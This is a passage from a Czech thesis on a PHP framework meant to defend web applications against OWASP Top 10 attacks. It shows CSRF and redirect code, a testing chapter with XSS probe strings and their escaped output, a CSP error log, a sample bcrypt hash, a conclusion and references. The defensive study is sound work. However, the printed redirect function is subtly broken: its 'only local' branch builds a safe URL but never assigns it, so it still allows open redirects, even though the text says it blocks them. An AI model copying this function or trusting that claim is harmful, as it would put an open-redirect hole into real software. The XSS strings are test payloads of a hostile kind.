            return FALSE;
        }
        if (hash_equals($key, Session::get(SESSION_CSRF_ARR))) {
            return TRUE;
        } else {
            return FALSE;
        }
    }
```

Porovnání tokenů se provádí pomocí bezpečné funkce *hash_equals*, která je zabezpečena proti časovému útoku.

4.2.9 Použití známých zranitelných komponent (A9)

Proti tomuto útoku se framework přímo nebrání, využívá ale jako částečnou obranu správce balíků Composer, díky němuž může vývojář jednodušeji spravovat dané knihovny.

4.2.10 Neošetřené přesměrování a předávání (A10)

Pro bezpečné přesměrování framework obsahuje funkci *redirect*. Tato funkce má tři parametry. Prvním je stránka pro přesměrování, druhým je nastavení typu přesměrování (permanent) a třetím je parametr pro nastavení ochrany, zda se má přesměrovávat pouze na aktuální stránku.

```
<?php
function redirect($url, $permanent = false, $onlyLocal = false) {
    if($onlyLocal){
        getProtocol() .  $_SERVER['HTTP_HOST'] . $url;
    }
    header('Location: ' . $url, true, $permanent ? 301 : 302 );
    exit();
}
```

Kapitola 5

Testování

V této kapitole jsou popsány metody, jakými byl framework pro bezpečný vývoj webových aplikací testován. Jako ukázková aplikace pro testování bude využita testovací aplikace Fórum. Tato aplikace je vytvořena nad frameworkem pro bezpečný vývoj webových aplikací a je navržena tak, aby na ní šli otestovat jednotlivé funkce ochrany.

5.1 Injekce (A1)

V případě injekce bude otestována kontrola vstupů do systému. Jako testovaná funkce systému bude využit formulář pro vytváření nového uživatele. Pro vytváření nového uživatele jsou vyžadovány tři údaje. Tyto údaje jsou jméno, heslo a email. Pro testování je využit vývojový mód, který zapíná vypisování chybových hlášení detailnějšího formátu.


Metoda pro vytvoření uživatele:

```
<?php
/**
     *   @paramsEntity {"name":"UserEntity/name",
     *         "pass":"UserEntity/pass",
     *         "email":"UserEntity/email"}
     *   @paramsSource POST
     *   @outputType json
     */
    public function createUser() {
        $par = $this->getParams();

        $userF = new UserFacade();
        $user = $userF->createUser($par->email, $par->name, $par->pass);

        $this->handleLogin($user);
    }
```

Testovány byly prázdné vstupy, dlouhé vstupy a vstupy nevalidního rázu (například nevalidní email). Na všechny neoprávněné požadavky server odpověděl nepřijetím tohoto požadavku, tudíž správně. Vykonávání skriptu bylo ve všech případech ukončeno ihned po detekci chyby.




Obrázek 5.1: Ukázka testování maximálního počtu přihlášení se zapnutými debugovacími výpisy

Proti SQL Injection je aplikace chráněna pomocí frameworku Doctrine. I při pokusech o SQL injection dle příkladů útoků ze sekce 2.2.1 a [17].

5.2 Chybná autentizace a správa relace (A2)

Pro testování této části byl využit modul přihlašování. Aby bylo testování jednodušší (vypršení časového omezení sezení a podobně), byl nastaven krátký interval sezení.

Identifikátor sezení se při zakázaném cookie nepřenášel přes GET požadavek. Sezení se samo zruší po vypršení vývojářem definovaného intervalu (i při modifikaci platnosti cookie ve webovém prohlížeči). Ochrana proti zcizení sezení je implementována tak, že bere IP adresu a User-Agenta. V případě, že prohlížeč nezasílá User-Agenta, je útočníkovi zlehčen způsob zcizení sezení, protože mu stačí podvrhnout IP adresu klienta. Proti zcizení je sezení také chráněno příznakem *HttpOnly*, který při testování znemožnil čtení identifikátoru sezení pomocí JavaScriptu. Identifikátor sezení je dlouhý 512 bitů, toto je dostatečně dlouhá délka na ochranu proti útoku hrubou silou. Entropie je zajištěna pomocí náhodného generátoru, predikce je proto též vyloučena. Při využití útoku, kde se útočník nachází v oddělené webové aplikaci běžící na stejném serveru se též nepodařilo toto sezení zcizit (sezení se totiž nenacházelo v přístupném */tmp* adresáři, ale v adresáři s webovou aplikací, do které neměla odlišná aplikace přístup). Toto není ale jistá obrana v případě, že by práva



Obrázek 5.2: Testování obrany proti XSS, kdy vložená data od útočníka jsou převedena do neškodné formy, kdy prohlížeč tato data pouze vypíše, ale neprovede žádný z útoků.

byla špatně nastavena. V případě nejistoty by bylo vhodné raději změnit hosting, v horším případě šifrovat sezení.

Další obrana, která je implementována, zajišťuje brute force útok na zcizení hesla. Tento systém funguje dobře, vzhledem k jeho navržení. Návrh je proveden tak, že při pokusu o přihlášení se kontroluje počet předchozích neúspěšných pokusů v nedávném čase 5.1. Pokud tento počet pokusů překročí jistou hranici, je zablokována možnost přihlášení z jakéhokoliv zařízení (nezávisí na IP nebo User Agent, závisí to na počtu neúspěšných pokusů u konkrétního uživatele).

5.3 Podvržení JavaScriptového kódu (z anglického Cross-Site scripting)(XSS) (A3)

Pro testování tohoto útoku byly vytvořeny dvě webové stránky v aplikaci, které jsou přístupné po přihlášení. První testovanou stránkou byla stránka *http://localhost/twig*, která byla zaměřena na obranu proti XSS na straně serveru. Vstup na stránku mohl uživatel modifikovat tím, že mohl posílat POST požadavky na vložení nových příspěvků. Ochrana na vstupní straně serveru byla nastavena pouze na délku řetězce, útočník tedy nebyl limitován volbou znaků.

Vstupní útočné řetězce:

```
<button onClick="alert('aa')">test</button>
<script>alert('a')</script>
';!--"<test>=&{()}
```

HTML výstup 5.2:

```
<div class="post">
    &lt;script&gt;alert(&#039;a&#039;)&lt;/script&gt;
    <p class="message">2017-05-10T23:26:43+02:00</p>
</div>
<div class="post">
    &lt;button onClick=&quot;alert(&#039;aa&#039;)&quot;&gt;test&lt;
    /button&gt;
    <p class="message">2017-05-10T23:27:19+02:00</p>
</div>
<div class="post">
    &#039;;!--&quot;&lt;test&gt;=&amp;{()}
    <p class="message">2017-05-11T15:34:25+02:00</p>
</div>
```

Ze stručného výčtu testovaných řetězců vyplývá, že webová aplikace na výstupním filtru dobře transformuje útočné řetězce na neškodný HTML kód (a to jak v případě vytváření HTML struktur, tak v případě spouštění JavaScriptu).

Druhá testovací stránka prověřuje druhý pilíř obrany proti XSS, což je zasílaná Content-Security-Policy. Tato stránka je na adrese *http://localhost/secure*. Uživateli se zobrazují stejná data jako v předchozím případě (přispěvky jsou sdíleny). Rozdíl ale nastává ve vkládání příspěvků na stránku. Zde je využito AJAX a jQuery. Po načtení stránky jQuery vznese požadavek na webovou aplikaci pomocí požadavku *getPosts*. Vrácen je JSON formát všech příspěvků. Pro vkládání na stránku je využita funkce *append*, která funguje tak, že neošetřeně vloží do HTML kódu data z parametu (takže pokud se například do parametru zadá *<h1>Nadpis</h1>*, je vytvořen HTML DOM element s nadpisem). Zde byly testovány stejné vstupy jako v případě zmíněném výše. V tomto případě již ale bylo prohlížečem vykresleno například tlačítko, které se snažilo po kliknutí spustit JavaScriptový kód v události *onClick*. V případě kliknutí na dané tlačítko ale prohlížeč správně tomuto spuštění zabránil a neprovedl ho 5.3. V logovacích výstupech bylo upozornění, že dané vykonávání kódu je zakázáno nastavenou hlavičkou Content-Security-Policy:


```
Refused to execute inline event handler because it violates
the following Content Security Policy directive:
"script-src 'self'". Either the 'unsafe-inline' keyword,
a hash ('sha256-...'), or a nonce ('nonce-...') is required
to enable inline execution.
```

5.4 Nezabezpečený přímý odkaz na objekt (A4)

Tato část je na ošetření vývojářem dané webové aplikace. Framework na to nabízí různé možnosti popsané v předchozích kapitolách.

5.5 Nezabezpečená konfigurace (A5)

Základní test této problematiky byl proveden pomocí nástroje Vega. Otestování nenalezlo žádné závažnější chyby.



Obrázek 5.3: Testování obrany proti XSS, kdy je záměrně na stránku útočníkovi umožněno vkládat JavaScript. Přímo vložená data od útočníka jsou bez ochrany vložena na stránku pomocí JavaScriptu. Každé pole, které je vložené, má v sobě škodlivý kód, který se snaží otestovat, které průniky lze využít k útoku. Ve výpisu konzole prohlížeče je vidět, že útok byl zblokován pomocí Content-Security-Policy

5.6 Expozice citlivých dat (A6)

V případě odcizení hesel z databáze získá útočník pouze hash hesla:

```
$2y$12$mB/OXD5n.GyC/LOKTq4hAuPjVQudFBd71hNLiKv55sfjZQO/O7PO.
```

5.7 Chyby v řízení úrovní přístupů (A7)

Pro otestování tohoto zabezpečení byla využita chráněná funkce *getPosts*, ke které se může dostat pouze uživatel, který je přihlášen. Při pokusu o přístup na tuto funkci webové aplikace (i ostatních) byl vždy odepřen přístup. Ochrana byla nastavena následovně:

```
/**
 * @protected Permission/isRegistred
 */
class IndexController extends AbstractControllerUI {
    /**
     *   @outputType json
     */
    public function getPosts() {
        $par = $this->getParams();

        $postF = new PostFacade();
        $posts = $postF->getPosts();

        $this->setOutput("posts", EntitySelector::posts($posts));
    }
```

5.8 Cross-Site Request Forgery (CSRF) (A8)

Testování probíhalo přes útoky popsané v teoretické části.

5.9 Neošetřené přesměrování a předávání (A10)

Na stránce *http://localhost/redirect* byla vytvořena následující funkce pro otestování bezpečnosti přesměrování:

```
/**
 *   @outputType twig
 *   @protected Permission/isAll
 *   @paramsFilter {"url":"text(1, 1000)"}
 *   @paramsSource GET
 */
public function redirect() {
    $par = $this->getParams();

    redirect($par->url, FALSE, TRUE);
}
```

Funkce *redirect* s konečným třetím parametrem *TRUE* zajistí, aby daný požadavek nemohl přejít na jinou URI. Byly zkoušeny různé vstupní parametry, ale žádný nevedl k opuštění webové aplikace. Příklad:

```
http://localhost/redirect/http://seznam.cz
```

Kapitola 6

Závěr

V práci jsou shrnuty hlavní bezpečnostní slabiny webových aplikací, které stále zůstávají problémem i u renomovaných vývojářů jako je například firma Facebook. To může posloužit ke studiu vývojářům a testerům webových aplikací, aby se naučili hledat takovéto typy slabin a účelně se jim bránit.

Problematika bezpečnosti webových aplikací a možných útoků na ně (převážná většina je z OWASP TOP 10) je shrnuta ve druhé kapitole, kde jsou tyto útoky detailně teoreticky rozebrány. Ve třetí kapitole jsou popsány návrhy na obranu proti zranitelnostem zmíněným ve druhé kapitole. Tato pasáž se návrhu věnuje převážně v obecné rovině, lze proto tyto poznatky aplikovat i do jiných aplikací než těch, na které je cílena implementační část, a to na programovací jazyk PHP a serverovou část Apache. Čtvrtá kapitola vychází z předchozích kapitol a rozebírá se zde praktická implementace frameworku, který brání webovou aplikaci před zmíněnými zranitelnostmi. Otestování praktické implementace frameworku je popsáno v páté kapitole.

Takto navržený a implementovaný framework splnil základní požadavky, které na něj byly při vývoji kladeny. Jako první a nejdůležitější cíl byla obrana proti webovým útokům implementovaná v rámci frameworku, aby do této části vývojář nemusel zasahovat a také jí příliš nemusel rozumět. Obrana proti injekci je řešena převážně použitím frameworku, který zajišťuje bezpečný přístup a práci s databází. Toto řešení také přidává do výsledného frameworku ORM (Object Relational Mapping), což je velice užitečné pro zlepšení práce s databází. Chybná autentizace a správa relace je vyřešena tak, aby vývojář nemusel do této části zasahovat. Pro správu uživatelů je ve frameworku obsažena již funkcionalita pro jejich správu, kde se jedná o bezpečnou registraci a bezpečné přihlašování uživatelů. Proti XSS útokům je nastavena hlavička, která poskytuje v dnešní době asi nejlepší obranu proti těmto útokům. Jediná nevýhoda tohoto řešení je, že se provádí na straně klienta, proto je pro tento případ použit šablonovací framework Twig, který řeší obranu proti XSS v případě že klient nepodporuje nastavené hlavičky. V části o nezabezpečené konfiguraci jsou rozebrány možnosti nastavení, které odstraňují možnosti jistých útoků. Pro tuto oblast je asi nejzákladnějším pravidlem mít webovou aplikaci na samostatném (může být i virtuální) serveru. Expozice citlivých dat je vyřešena návrhy na možnosti širfování. Přímo tato problematika je prakticky řešena u přihlašování uživatelů, kdy je cílem i po zcizení databáze znemožnit útočníkovi zjištění uživatelských hesel. Řízení přístupů je řešeno ve frameworku možností nastavení pro každou akci webové aplikace jaká oprávnění jsou vyžadována. Pro případ přísnějšího řízení jsou popsány možnosti, jak zjemnit možné nastavení této obrany (například vazby uživatele na konkrétní záznamy). Pro CSRF útok je obrana vyřešena pomocí tokenu. V práci jsou rozebrány i další možnosti obrany a především postupy, jak

se preventivně proti těmto útokům bránit v důležitých částech systému, jako je například potvrzování plateb. Pro zranitelnosti použitých komponent jsou teoreticky rozebrány možnosti obrany. V praktické části je využit nástroj pro správu těchto komponent, aby bylo jednoduché udržovat tyto komponenty aktuální. Pro neošetřené přesměrování je speciální metoda, kterou když vývojář využije, tak zabrání při správném nastavení odchodu uživatele z webové aplikace.

Druhým cílem, který byl na framework kladen, byla jednoduchá konfigurace, pokud možno přímo v místě, kde se daná akce nachází, aby bylo ihned na první pohled jasné, jaké je dané nastavení. Tento cíl byl vyřešen umístěním nastavovacích parametrů do komentářů nad jednotlivé metody.

Mezi dalšími požadavky, které framework splňuje, je výstavba nad MVC architekturou, modulovatelnost, možnost jednoduše implementovat nové módy a novou funkčnost do frameworku.

Framework je již v praxi používán na projektu, kde byla otestována jeho flexibilita při vývoji a také bezpečnost. Na základě testování byl framework doladěn tak, aby byl snadnější vývoj a v některých případech lepší zabezpečení.

Jako návrh na pokračování v této práci by bylo zajímavé využít již výše zmíněné myšlenky o detekci útoků. Tato myšlenka se zaobírá možností sledovat průchod jednotlivými metodami napříč webovou aplikací a na základě těchto průchodů v závislosti na URI vytvářet ucelený přehled standardního chování dané webové aplikace. Tento přehled by mohl být již zaveden do aplikace v průběhu vývoje pomocí direktiv, kde by se zmiňovaly návratové typy, limity počtu vrácených objektů a podobně. Alternativní, ale v praxi lépe využitelnější možností by bylo tyto signatury detekovat automaticky na základě strojového učení. Dle těchto signatur by mohly být následně detekované potencionální útoky, popřípadě anomálie. Z těchto dat lze ale také vytvořit modely chování uživatelů, což by mohlo vést ke zlepšení prostředí využití dané webové aplikace díky možnosti porovnání cest uživatelů a zamýšlené funkčnosti systémů. V kontextu k PHP a Apache by šlo danou funkcionalitu zakomponovat jako knihovnu do serveru Apache.

Literatura

[1] Brady, P.: *Injection Attacks*. [Online; navštíveno 14.04.2017].
URL https://phpsecurity.readthedocs.io/en/latest/Injection-Attacks.html

[2] CAIDA: *Trace Statistics for CAIDA Passive OC48 and OC192 Traces*. [Online; navštíveno 21.11.2016].
URL http://www.caida.org/data/passive/trace_stats/

[3] CloudFlare: *Cloud Web Application Firewall*. [Online; navštíveno 05.01.2017].
URL https://www.cloudflare.com/waf/

[4] CZ.NIC: *Co zjišťujeme*. [Online; navštíveno 05.01.2017].
URL https://www.skenerwebu.cz/page/3272/co-zjistujeme/

[5] Hansen, R.: *XSS Filter Evasion Cheat Sheet*. [Online; navštíveno 13.02.2017].
URL https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

[6] Kümmel, R.: *Local Session Poisoning - Shared sessions*. [Online; navštíveno 03.03.2017].
URL https://www.soom.cz/clanky/1201--Local-Session-Poisoning-Shared-sessions

[7] Kümmel, R.: *XXE a další XML zranitelnosti*. [Online; navštíveno 25.03.2017].
URL https://www.soom.cz/clanky/1137--XXE-a-dalsi-XML-zranitelnosti

[8] Kümmel, R.: *XSS Cross-Site Scripting v praxi*. Tigris, 2011, ISBN 978-80-86062-34-1.

[9] Malith, O.: *BIGINT Overflow Error Based SQL Injection*. [Online; navštíveno 09.02.2017].
URL https://osandamalith.com/2015/07/08/bigint-overflow-error-based-sql-injection/

[10] Mook, N.: *Cross-Site Scripting Worm Hits MySpace*. [Online; navštíveno 02.02.2017].
URL https://betanews.com/2005/10/13/cross-site-scripting-worm-hits-myspace/

[11] Mozilla: *Content-Security-Policy*. [Online; navštíveno 12.02.2017].
URL https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

[12] Mozilla: *Content Security Policy (CSP)*. [Online; navštíveno 12.02.2017].
URL https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

[13] Novák, M.: *Bezpečnější web s hlavičkou Content Security Policy*. [Online; navštíveno 12.02.2017].
URL https://www.root.cz/clanky/bezpecnejsi-web-s-hlavickou-content-security-policy/

[14] OWASP: *Blind SQL Injection*. [Online; navštíveno 15.01.2017].
URL https://www.owasp.org/index.php/Blind_SQL_Injection

[15] OWASP: *Owasp Top 10 - 2013*. [Online; navštíveno 08.11.2016].
URL https://www.owasp.org/images/f/f3/OWASP_Top_10_-_2013_Final_-_Czech_V1.1.pdf

[16] OWASP: *SQL Injection*. [Online; navštíveno 15.01.2017].
URL https://www.owasp.org/index.php/SQL_Injection

[17] OWASP: *Testing for SQL Injection (OTG-INPVAL-005)*. [Online; navštíveno 29.04.2017].
URL https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)

[18] OWASP: *Web Application Firewall*. [Online; navštíveno 05.01.2017].
URL https://www.owasp.org/index.php/Web_Application_Firewall

[19] Prasad, P.: *CRLF Injection / HTTP Response Splitting Explained*. [Online; navštíveno 08.04.2017].
URL https://prakharprasad.com/crlf-injection-http-response-splitting-explained/

[20] Shirey, R.: *Internet Security Glossary*. [Online; navštíveno 21.11.2016].
URL https://www.ietf.org/rfc/rfc2828.txt

[21] Siles, R.: *Session Management Cheat Sheet*. [Online; navštíveno 05.03.2017].
URL https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

[22] SpiderLabs, T.: *ModSecurity*. [Online; navštíveno 05.01.2017].
URL https://www.modsecurity.org/

[23] W3C: *Content Security Policy Level 2*. [Online; navštíveno 12.02.2017].
URL https://www.w3.org/TR/2015/CR-CSP2-20150721/

[24] Wichers, D.; Wang, X.; Jardine, J.; aj.: *XML External Entity (XXE) Prevention Cheat Sheet*. [Online; navštíveno 25.03.2017].
URL https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet

[25] Wisniewski, C.: *NIST's new password rules – what you need to know*. [Online; navštíveno 14.04.2017].
URL https://nakedsecurity.sophos.com/2016/08/18/nists-new-password-rules-what-you-need-to-know/

[26] Wressnegger, C.; Freeman, K.; Yamaguchi, F.; aj.: *Automatically Inferring Malware Signatures for Anti-Virus Assisted Attacks*. [Online; navštíveno 15.04.2017].
URL https://www.sec.cs.tu-bs.de/pubs/2017-asiaccs.pdf

[27] Čandík, M.: *Informační bezpečnost*. [Online; navštíveno 08.11.2016].
URL http://www.cybersecurity.cz/data/candik2.pdf